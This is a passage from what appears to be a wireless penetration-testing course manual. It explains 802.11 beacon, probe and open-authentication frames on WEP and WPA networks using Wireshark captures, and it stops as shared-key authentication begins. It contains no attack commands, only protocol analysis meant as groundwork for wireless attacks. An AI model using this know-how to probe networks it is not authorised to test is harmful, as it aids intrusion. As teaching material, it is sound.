

Figure 3-45 - Beacon Frame from the AP

The second packet in the capture shows a client probe request for the "Appart" network. At this point, the client does not know that the AP uses encryption; it simply requests information from it.



Figure 3-46 - Probe Request from the Client

In Figure 3-47, the APs probe response is displayed. The *Privacy* bit in the response is set to 1, indicating that the AP uses encryption. Although networks encrypted with WPA also have the Privacy bit set to 1, this particular network is using WEP as none of the other parameters in the response indicate that WPA is in use on the AP.



Figure 3-47 - Probe Response from the AP

3.5.1.3 Probe Phase for WPA

Capture File: http://www.offensive-security.com/wifu/probe_wpa.pcap

This capture is interesting as we have two different access points both with WPA encryption.

AP1: 00:12:BF:12:32:29 (Philips SNA6500; it has a TI chip)

ESSID1: Appart

AP2: 00:14:BF:C4:EB:7C (Linksys WRT54G; it has a Broadcom chipset)

ESSID2: Merdorp

STA: 00:12:F0:A1:00:83

The following two figures show the probe responses from both APs. The first, in Figure 3-48, is AP1 and the second, in Figure 3-49, is AP2.



Figure 3-48 - Probe Response from AP1



Figure 3-49 - Probe Response from AP2

Take note that the information advertised by each AP is not the same. This shows that there is more than one implementation of 802.11 and you will often see different APs behaving in unique ways.

3.5.2 Authentication

In the following module, we will discuss the following authentication methods:

- Shared authentication that is only used with WEP
- Open authentication

We will also explain how the STA chooses its method of authentication.

3.5.2.1 Open Authentication

Capture File: http://www.offensive-security.com/wifu/wep_open_auth.pcap

Figure 3-50 illustrates how open authentication works.



Figure 3-50 - The Open Authentication Process

The sequence of events that takes place during an open authentication is:

1. The wireless client sends an authentication request to the access point
2. The access point sends an authentication response (successful)

Note: Connection to a WEP enabled network with open authentication is exactly the same as on an open network and the station will be accepted even if its key is wrong. After a

successful authentication, the packets are encrypted. Having the wrong key will make the AP discard your frames, as the ICV decrypted is not the same as the unencrypted one.

Now, we'll take a look at a Wireshark capture showing the authentication process in action on a WEP enabled network.

The first frame, shown in Figure 3-51 is a beacon from the access point.



Figure 3-51 - Beacon from the AP

Note that the *Privacy* bit is set and since there are no indications that the AP is using WPA, it is clear that it is using WEP encryption.

The second packet is a probe request by the STA and the third packet is the probe response from the AP indicating that it is transmitting on channel 3.

In packet 5, we have the authentication request from the wireless client. The STA knows that it's an open authentication system at this point as highlighted in Figure 3-52 below.



Figure 3-52 - Authentication Request from the Client

Packet 6 contains an ACK from the access point and then in packet 7, we have the authentication response from the AP.



Figure 3-53 - Authentication Response from the AP

We can see in Figure 3-53 above that the AP returned a status code of Successful so the authentication phase is now complete.

3.5.2.2 Shared Authentication

Capture File: http://www.offensive-security.com/wifu/wep.shared.key.authentication.cap

BSSID: 00:14:6C:7E:40:80 **ESSID:** teddy **STA:** 00:0F:B5:88:AC:82

Shared key authentication is another method of authenticating with WEP enabled networks. It follows the sequence as shown in Figure 3-54.

